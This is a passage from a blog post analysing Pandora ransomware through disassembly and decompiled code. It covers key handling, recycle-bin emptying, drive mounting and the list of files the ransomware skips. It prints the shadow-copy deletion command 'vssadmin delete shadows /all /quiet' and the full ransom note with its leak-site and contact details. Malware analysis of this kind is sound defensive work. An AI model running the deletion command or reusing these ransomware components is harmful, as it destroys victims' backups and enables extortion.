UPX0:000000140001458 4C 01 E1                add     rcx, r12                ; lpString
    
```

```

result = sub_1400127C0(a1, v6);
if ( result >= 0 )
{
    result = f_generate_RSA_key("-----BEGIN PUBLIC KEY-----\n", "-----END PUBLIC KEY-----\n", &v7[-result], result, a2, a3, &v8);
}
    
```

```

UPX0:00000001400013F7 48 8B 15 CA 73 06 00      mov     rdx, cs:qword_1400687C8
UPX0:00000001400013FE 4C 01 E2                    add     rdx, r12
UPX0:0000000140001401 48 8B 05 48 73 06 00      mov     rax, cs:qword_140068750
UPX0:0000000140001408 48 8B 80 40 55 B3 5F      mov     rsi, [rax+5FB35540h]
UPX0:000000014000140F 48 01 EE                    add     rsi, rbp
UPX0:0000000140001412 48 8B 0D 67 73 06 00      mov     rcx, cs:qword_140068780
UPX0:0000000140001419 4C 01 E1                    add     rcx, r12
UPX0:000000014000141C 41 B8 00 08 00 00      mov     r8d, 800h
UPX0:0000000140001422 FF D6                    call    rsi ; call sub_140013570 -> f_gen_my_private_key
    
```

```

rsa_ctx = *pprsa_ctx;
if ( !*pprsa_ctx )
{
    return 0xFFFFC680i64;
}
if ( rsa_ctx->ver == 1 )
{
    v9 = "-----BEGIN RSA PRIVATE KEY-----\n";
    v10 = "-----END RSA PRIVATE KEY-----\n";
    return f_generate_RSA_key(v9, v10, (&v12 - v7), v7, a2, a3, &v13);
}
if ( !rsa_ctx || rsa_ctx->ver != 2 )
{
    return 0xFFFFC680i64;
}
v9 = "-----BEGIN EC PRIVATE KEY-----\n";
v10 = "-----END EC PRIVATE KEY-----\n";
return f_generate_RSA_key(v9, v10, (&v12 - v7), v7, a2, a3, &v13);
}
    
```

#### 4.6. Update shutdown priority

Pandora calls the `SetProcessShutdownParameters` function to sets a shutdown order:

```

UPX0:0000000140006D8E 48 8B 05 EB 2C 06 00      mov     rax, cs:val_119FAE64C
UPX0:0000000140006DC5 48 8B 98 1C B3 0B 26      mov     rbx, [rax+2608B31Ch]
UPX0:0000000140006DCC 48 01 FB                    add     rbx, rdi
UPX0:0000000140006DCF 31 C9                    xor     ecx, ecx ; dmLevel = 0
UPX0:0000000140006DD1 31 D2                    xor     edx, edx ; dmFlags = 0
UPX0:0000000140006DD3 FF D3                    call    SetProcessShutdownParameters ; call SetProcessShutdownParameters
UPX0:0000000140006DD3 ; sets a shutdown order for a process relative to the other processes in the system.
UPX0:0000000140006DD3
    
```

#### 4.7. Empty all Recycle Bins on all drives

For empty all recycle bins, Pandora calls the function `SHEmptyRecycleBinA` :

```

UPX0:0000000140006DD3
UPX0:0000000140006DD5 48 8B 05 D4 2C 06 00      mov     rax, cs:val_119FAE64C
UPX0:0000000140006DDC 48 8B 98 24 B3 0B 26      mov     rbx, [rax+2608B324h]
UPX0:0000000140006DE3 48 01 FB                    add     rbx, rdi
UPX0:0000000140006DE6 31 C9                    xor     ecx, ecx ; hwnd
UPX0:0000000140006DE8 31 D2                    xor     edx, edx ; pszRootPath
UPX0:0000000140006DEA 41 B8 07 00 00 00      mov     r8d, SHERB_NOCONFIRMATION or SHERB_NOPROGRESSUI or SHERB_NOSOUND ; dwFlags
UPX0:0000000140006DF0 FF D3                    call    SHEmptyRecycleBinA ; call SHEmptyRecycleBinA
UPX0:0000000140006DF0
    
```

#### 4.8. Deleting Shadow Copies

By calling `IsWow64Process` , Pandora checks if its process is running under a 64-bit system. If it is, then it calls `Wow64DisableWow64FsRedirection` to disable file system redirection for its process. Finally, it calls `ShellExecuteW` to launch a command for deleting all shadow copies:

```

UPX0:0000000140004588
UPX0:0000000140004588 48 8B 15 79 49 06 00      mov     rdx, cs:qword_140068F38
UPX0:000000014000458F 4C 01 EA                    add     rdx, r13 ; rdx -> "open"
UPX0:00000001400045C2 4C 8B 05 77 49 06 00      mov     r8, cs:qword_140068F40
UPX0:00000001400045C9 4D 01 E8                    add     r8, r13 ; r8 -> "cmd.exe"
UPX0:00000001400045CC 4C 8B 0D 75 49 06 00      mov     r9, cs:qword_140068F48
UPX0:00000001400045D3 4D 01 E9                    add     r9, r13 ; r9 -> "/c vssadmin.exe delete shadows /all /quiet"
UPX0:00000001400045D6 48 8B 05 33 49 06 00      mov     rax, cs:qword_140068F10
UPX0:00000001400045DD 48 8B A8 10 8F 29 76      mov     rbp, [rax+76298F10h]
UPX0:00000001400045E4 4C 01 FD                    add     rbp, r15
UPX0:00000001400045E7 C7 44 24 28 00 00 00 00  mov     [rsp+0A8h+nShowCmd], 0 ; nShowCmd
UPX0:00000001400045EF 48 C7 44 24 20 00 00 00  mov     [rsp+0A8h+lpDirectory], 0 ; lpDirectory
UPX0:00000001400045EF 00
UPX0:00000001400045F8 31 C9                    xor     ecx, ecx ; hwnd
UPX0:00000001400045FA FF D5                    call    ShellExecuteW ; call ShellExecuteW
    
```

The command is:

```
cmd.exe "/c vssadmin.exe delete shadows /all /quiet"
```

#### 4.9. Manually mount drives

Pandora provides a built-in list of drive letters:

```
UPX0:0000000140003853 478 mov [rsp+478h+var_450], 60725960h
UPX0:0000000140003858 478 lea rax, [rsp+478h+var_318]
UPX0:0000000140003863 478 mov [rsp+478h+var_428], rax
UPX0:0000000140003868 478 mov rax, [rsp+478h+var_428]
UPX0:000000014000386D 478 mov rdx, 0FFFFFFFA7D7B520h
UPX0:0000000140003874 478 add rdx, cs:qword_140068EC0 ; Src (RDX 00000001400477F0 -> 0000000140047712 (UPX1 ! str_Q) -> {"Q:\"})
UPX0:000000014000387B 478 mov rcx, [rsp+478h+var_428] ; void *
UPX0:0000000140003880 478 mov r8d, 0D0h ; 'D' ; Size
UPX0:0000000140003886 478 call memmove
UPX0:000000014000388F 478
```

The complete list is as follows:

```
UPX1:0000000140047712 str_Q:
UPX1:0000000140047712 text "UTF-16LE", 'Q:\',0
UPX1:000000014004771A str_W:
UPX1:000000014004771A text "UTF-16LE", 'W:\',0
UPX1:0000000140047722 str_E:
UPX1:0000000140047722 text "UTF-16LE", 'E:\',0
UPX1:000000014004772A str_R:
UPX1:000000014004772A text "UTF-16LE", 'R:\',0
UPX1:0000000140047732 str_T:
UPX1:0000000140047732 text "UTF-16LE", 'T:\',0
UPX1:000000014004773A str_Y:
UPX1:000000014004773A text "UTF-16LE", 'Y:\',0
UPX1:0000000140047742 str_U:
UPX1:0000000140047742 text "UTF-16LE", 'U:\',0
UPX1:000000014004774A str_I:
UPX1:000000014004774A text "UTF-16LE", 'I:\',0
UPX1:0000000140047752 str_O_0:
UPX1:0000000140047752 text "UTF-16LE", 'O:\',0
UPX1:000000014004775A str_P_0:
UPX1:000000014004775A text "UTF-16LE", 'P:\',0
UPX1:0000000140047762 str_A:
UPX1:0000000140047762 text "UTF-16LE", 'A:\',0
UPX1:000000014004776A str_S:
UPX1:000000014004776A text "UTF-16LE", 'S:\',0
UPX1:0000000140047772 str_D:
UPX1:0000000140047772 text "UTF-16LE", 'D:\',0
UPX1:000000014004777A str_F:
UPX1:000000014004777A text "UTF-16LE", 'F:\',0
UPX1:0000000140047782 str_G:
UPX1:0000000140047782 text "UTF-16LE", 'G:\',0
UPX1:000000014004778A str_H:
UPX1:000000014004778A text "UTF-16LE", 'H:\',0
UPX1:0000000140047792 str_J:
```

```

UPX1:0000000140047792      text "UTF-16LE", 'J:\',0
UPX1:000000014004779A      str_K:
UPX1:000000014004779A      text "UTF-16LE", 'K:\',0
UPX1:00000001400477A2      str_L_0:
UPX1:00000001400477A2      text "UTF-16LE", 'L:\',0
UPX1:00000001400477AA      str_Z:
UPX1:00000001400477AA      text "UTF-16LE", 'Z:\',0
UPX1:00000001400477B2      str_X:
UPX1:00000001400477B2      text "UTF-16LE", 'X:\',0
UPX1:00000001400477BA      str_C_0:
UPX1:00000001400477BA      text "UTF-16LE", 'C:\',0
UPX1:00000001400477C2      str_V:
UPX1:00000001400477C2      text "UTF-16LE", 'V:\',0
UPX1:00000001400477CA      str_B:
UPX1:00000001400477CA      text "UTF-16LE", 'B:\',0
UPX1:00000001400477D2      str_N:
UPX1:00000001400477D2      text "UTF-16LE", 'N:\',0
UPX1:00000001400477DA      str_M_0:
UPX1:00000001400477DA      text "UTF-16LE", 'M:\',0
    
```

Then it uses the function `GetDriveTypeW` to find drives with type `DRIVE_NO_ROOT_DIR` .


```

UPX0:0000000140003D63 48 63 44 24 30      movsxd rax, [rsp+478h+var_448]
UPX0:0000000140003D68 48 8D 04 C4          lea rax, [rsp+rax*8+478h+var_478]
UPX0:0000000140003D6C 48 05 60 01 00 00    add rax, 160h
UPX0:0000000140003D72 48 89 44 24 78      mov [rsp+478h+var_400], rax
UPX0:0000000140003D77 48 8B 44 24 78      mov rax, [rsp+478h+var_400]
UPX0:0000000140003D7C 48 8B 08            mov rcx, [rax] ; lpRootPathName
UPX0:0000000140003D7F 48 8B 05 4A 51 06 00  mov rax, cs:qword_140068ED0
UPX0:0000000140003D86 48 8B 90 28 B5 D7 A7  mov rdx, [rax-58284AD8h]
UPX0:0000000140003D8D 48 01 FA          add rdx, rdi
UPX0:0000000140003D90 FF D2            call GetDriveTypeW ; call GetDriveTypeW
UPX0:0000000140003D90
UPX0:0000000140003D92 8B 4C 24 28        mov ecx, [rsp+478h+var_450]
UPX0:0000000140003D96 BA 67 0D A6 3C      mov edx, 3CA60D67h
UPX0:0000000140003D9B 01 D1            add ecx, edx
UPX0:0000000140003D9D 8B 54 24 28        mov edx, [rsp+478h+var_450]
UPX0:0000000140003DA1 BE 5D 49 4C C1      mov esi, 0C14C495Dh
UPX0:0000000140003DA6 01 F2          add edx, esi
UPX0:0000000140003DA8 83 F8 01        cmp eax, DRIVE_NO_ROOT_DIR
UPX0:0000000140003DAB 74 02          jz short loc_140003DAF
    
```

Next Pandora calls the `FindFirstVolumeW` , `GetVolumePathNamesForVolumeNameW` , `SetVolumeMountPointW` , `FindNextVolumeW` functions to mount the drives.

#### 4.10. Drop ransom note

Pandora decrypts the ransom note, then writes it to a file named `R estore_My_Files.txt` :



The full content of Ransom note is as follows:

```

### What happened?
#### !!!Your files are encrypted!!!
*All your files are protected by strong encryption with RSA-2048.*
*There is no public decryption software.*
*We have successfully stolen your confidential document data, finances, emails, employee information
#### What is the price?
*The price depends on how fast you can write to us.*
*After payment, we will send you the decryption tool which will decrypt all your files.*
#### What should I do?

*There is only one way to get your files back -->>Contact us, pay and get decryption software.*
*If you decline payment, we will share your data files with the world.*
*You can browse your data breach here: http://vbfqeh5nugm6r2u2qvgshsdxm3fotf5wbxb5ltv6vw77vus5frdpuai
(you should download and install TOR browser first hxxps://torproject.org)
#### !!!Decryption Guaranteed!!!
*Free decryption As a guarantee, you can send us up to 3 free decrypted files before payment.*
#### !!!Contact us!!!
email:
contact@pandoraxyz.xyz
#### !!!Warning!!!
    
```

\*Do not attempt to decrypt your data using third-party software, this may result in permanent data loss  
 \*Decrypting your files with the help of a third party may result in a price increase (they charge us  
 \*Don't try to delete programs or run antivirus tools. It won't work.\*  
 \*Attempting to self-decrypt the file will result in the loss of your data.\*

#### 4.11. List of file extension and directories to avoid

Before performing encryption, Pandora will check if the filename is not in the list of files and directories to avoid.

```

UPX0:0000000140004C7A 44 89 74 24 2C      mov     [rsp+80h+var_5C], r14d
UPX0:0000000140004C7F 48 63 4C 24 2C      movsxd rcx, [rsp+88h+var_5C]
UPX0:0000000140004C84 48 8B 54 24 40      mov     rdx, [rsp+88h+var_48]
UPX0:0000000140004C89 48 8B 8C CA 60 4A CB 50  mov     rcx, [rdx+rcx*8+80CB4A60h]
UPX0:0000000140004C91 48 89 4C 24 30      mov     [rsp+88h+lpAvoidList], rcx
UPX0:0000000140004C96 48 8B 4C 24 30      mov     rcx, [rsp+88h+lpAvoidList] ; RCX -> 000000014004828C (UPX1 ! str.hta) -> (".hta")
UPX0:0000000140004C9B 8B 54 24 28      mov     edx, [rsp+88h+var_60]
UPX0:0000000140004C9F BD EC 2A 80 FC      mov     ebp, 0FC802AECCh
UPX0:0000000140004CA4 01 EA      add     edx, ebp
    
```

Here is the complete avoid list:

```

UPX1:000000014004828C 2E 00 68 00 74 00 61 00+      text "UTF-16LE", '.hta',0
UPX1:0000000140048296                                str_exe:
UPX1:0000000140048296 2E 00 65 00 78 00 65 00+      text "UTF-16LE", '.exe',0
UPX1:00000001400482A0                                str_dll:
UPX1:00000001400482A0 2E 00 64 00 6C 00 6C 00+      text "UTF-16LE", '.dll',0
UPX1:00000001400482AA                                str_cpl:
UPX1:00000001400482AA 2E 00 63 00 70 00 6C 00+      text "UTF-16LE", '.cpl',0
UPX1:00000001400482B4                                str_ini:
UPX1:00000001400482B4 2E 00 69 00 6E 00 69 00+      text "UTF-16LE", '.ini',0
UPX1:00000001400482BE                                str_cab:
UPX1:00000001400482BE 2E 00 63 00 61 00 62 00+      text "UTF-16LE", '.cab',0
UPX1:00000001400482C8                                str_cur:
UPX1:00000001400482C8 2E 00 63 00 75 00 72 00+      text "UTF-16LE", '.cur',0
UPX1:00000001400482D2                                str_drv:
UPX1:00000001400482D2 2E 00 64 00 72 00 76 00+      text "UTF-16LE", '.drv',0
UPX1:00000001400482DC                                str_hlp:
UPX1:00000001400482DC 2E 00 68 00 6C 00 70 00+      text "UTF-16LE", '.hlp',0
UPX1:00000001400482E6                                str_icl:
UPX1:00000001400482E6 2E 00 69 00 63 00 6C 00+      text "UTF-16LE", '.icl',0
UPX1:00000001400482F0                                str_icns:
UPX1:00000001400482F0 2E 00 69 00 63 00 6E 00+      text "UTF-16LE", '.icns',0
UPX1:00000001400482FC                                str_ico:
UPX1:00000001400482FC 2E 00 69 00 63 00 6F 00+      text "UTF-16LE", '.ico',0
UPX1:0000000140048306                                str_idx:
UPX1:0000000140048306 2E 00 69 00 64 00 78 00+      text "UTF-16LE", '.idx',0
UPX1:0000000140048310                                str_sys:
UPX1:0000000140048310 2E 00 73 00 79 00 73 00+      text "UTF-16LE", '.sys',0
UPX1:000000014004831A                                str_spl:
UPX1:000000014004831A 2E 00 73 00 70 00 6C 00+      text "UTF-16LE", '.spl',0
UPX1:0000000140048324                                str_ocx:
    
```

```
UPX1:0000000140048324 2E 00 6F 00 63 00 78 00+      text "UTF-16LE", '.ocx',0

UPX1:0000000140048334                                str_AppData:
UPX1:0000000140048334 41 00 70 00 70 00 44 00+      text "UTF-16LE", 'AppData',0
UPX1:0000000140048344                                str_Boot:
UPX1:0000000140048344 42 00 6F 00 6F 00 74 00+      text "UTF-16LE", 'Boot',0
UPX1:000000014004834E                                str_Windows:
UPX1:000000014004834E 57 00 69 00 6E 00 64 00+      text "UTF-16LE", 'Windows',0
UPX1:000000014004835E                                str_Windowsold:
UPX1:000000014004835E 57 00 69 00 6E 00 64 00+      text "UTF-16LE", 'Windows.old',0
UPX1:0000000140048376                                str_TorBrowser:
UPX1:0000000140048376 54 00 6F 00 72 00 20 00+      text "UTF-16LE", 'Tor Browser',0
UPX1:000000014004838E                                str_InternetExplorer:
UPX1:000000014004838E 49 00 6E 00 74 00 65 00+      text "UTF-16LE", 'Internet Explorer',0
UPX1:00000001400483B2                                str_Google:
UPX1:00000001400483B2 47 00 6F 00 6F 00 67 00+      text "UTF-16LE", 'Google',0
UPX1:00000001400483C0                                str_Opera:
UPX1:00000001400483C0 4F 00 70 00 65 00 72 00+      text "UTF-16LE", 'Opera',0
UPX1:00000001400483CC                                str_OperaSoftware:
UPX1:00000001400483CC 4F 00 70 00 65 00 72 00+      text "UTF-16LE", 'Opera Software',0
UPX1:00000001400483EA                                str_Mozilla:
UPX1:00000001400483EA 4D 00 6F 00 7A 00 69 00+      text "UTF-16LE", 'Mozilla',0
UPX1:00000001400483FA                                str_MozillaFirefox:
UPX1:00000001400483FA 4D 00 6F 00 7A 00 69 00+      text "UTF-16LE", 'Mozilla Firefox',0
UPX1:000000014004841A                                str_RecycleBin:
UPX1:000000014004841A 24 00 52 00 65 00 63 00+      text "UTF-16LE", '$Recycle.Bin',0
UPX1:0000000140048434                                str_ProgramData:
UPX1:0000000140048434 50 00 72 00 6F 00 67 00+      text "UTF-16LE", 'ProgramData',0
UPX1:000000014004844C                                str_AllUsers:
UPX1:000000014004844C 41 00 6C 00 6C 00 20 00+      text "UTF-16LE", 'All Users',0
UPX1:0000000140048460                                str_autoruninf:
UPX1:0000000140048460 61 00 75 00 74 00 6F 00+      text "UTF-16LE", 'autorun.inf',0
UPX1:0000000140048478                                str_bootini:
UPX1:0000000140048478 62 00 6F 00 6F 00 74 00+      text "UTF-16LE", 'boot.ini',0
UPX1:000000014004848A                                str_bootfontbin:
UPX1:000000014004848A 62 00 6F 00 6F 00 74 00+      text "UTF-16LE", 'bootfont.bin',0
UPX1:00000001400484A4                                str_bootsectbak:
UPX1:00000001400484A4 62 00 6F 00 6F 00 74 00+      text "UTF-16LE", 'bootsect.bak',0
UPX1:00000001400484BE                                str_bootmgr:
UPX1:00000001400484BE 62 00 6F 00 6F 00 74 00+      text "UTF-16LE", 'bootmgr',0
UPX1:00000001400484CE                                str_bootmgrefi:
UPX1:00000001400484CE 62 00 6F 00 6F 00 74 00+      text "UTF-16LE", 'bootmgr.efi',0
UPX1:00000001400484E6                                str_bootmgfwefi:
UPX1:00000001400484E6 62 00 6F 00 6F 00 74 00+      text "UTF-16LE", 'bootmgfw.efi',0
UPX1:0000000140048500                                str_desktopini:
UPX1:0000000140048500 64 00 65 00 73 00 6B 00+      text "UTF-16LE", 'desktop.ini',0
UPX1:0000000140048518                                str_iconcachedb:
```

```
UPX1:0000000140048518 69 00 63 00 6F 00 6E 00+      text "UTF-16LE", 'iconcache.db',0
UPX1:0000000140048532                                str_ntldr:
UPX1:0000000140048532 6E 00 74 00 6C 00 64 00+      text "UTF-16LE", 'ntldr',0
UPX1:000000014004853E                                str_ntuserdat:
UPX1:000000014004853E 6E 00 74 00 75 00 73 00+      text "UTF-16LE", 'ntuser.dat',0
UPX1:0000000140048554                                str_ntuserdatlog:
UPX1:0000000140048554 6E 00 74 00 75 00 73 00+      text "UTF-16LE", 'ntuser.dat.log',0
UPX1:0000000140048572                                str_ntuserini:
UPX1:0000000140048572 6E 00 74 00 75 00 73 00+      text "UTF-16LE", 'ntuser.ini',0
UPX1:0000000140048588                                str_thumbsdb:
UPX1:0000000140048588 74 00 68 00 75 00 6D 00+      text "UTF-16LE", 'thumbs.db',0
UPX1:000000014004859C                                str_ProgramFiles:
UPX1:000000014004859C 50 00 72 00 6F 00 67 00+      text "UTF-16LE", 'Program Files',0
UPX1:00000001400485B8                                str_ProgramFilesx86:
UPX1:00000001400485B8 50 00 72 00 6F 00 67 00+      text "UTF-16LE", 'Program Files (x86)',0
UPX1:00000001400485E0                                str_recycle:
UPX1:00000001400485E0 23 00 72 00 65 00 63 00+      text "UTF-16LE", '#recycle',0
UPX1:00000001400485F2 2E 00 2E 00 00 00          text "UTF-16LE", '..',0
UPX1:00000001400485F8 2E 00 00 00                text "UTF-16LE", '.',0
```



Source: vx-underground (@vxunderground)

End.

m4n0w4r

---

Source: <https://kienmanowar.wordpress.com/2022/03/21/quicknote-analysis-of-pandora-ransomware/>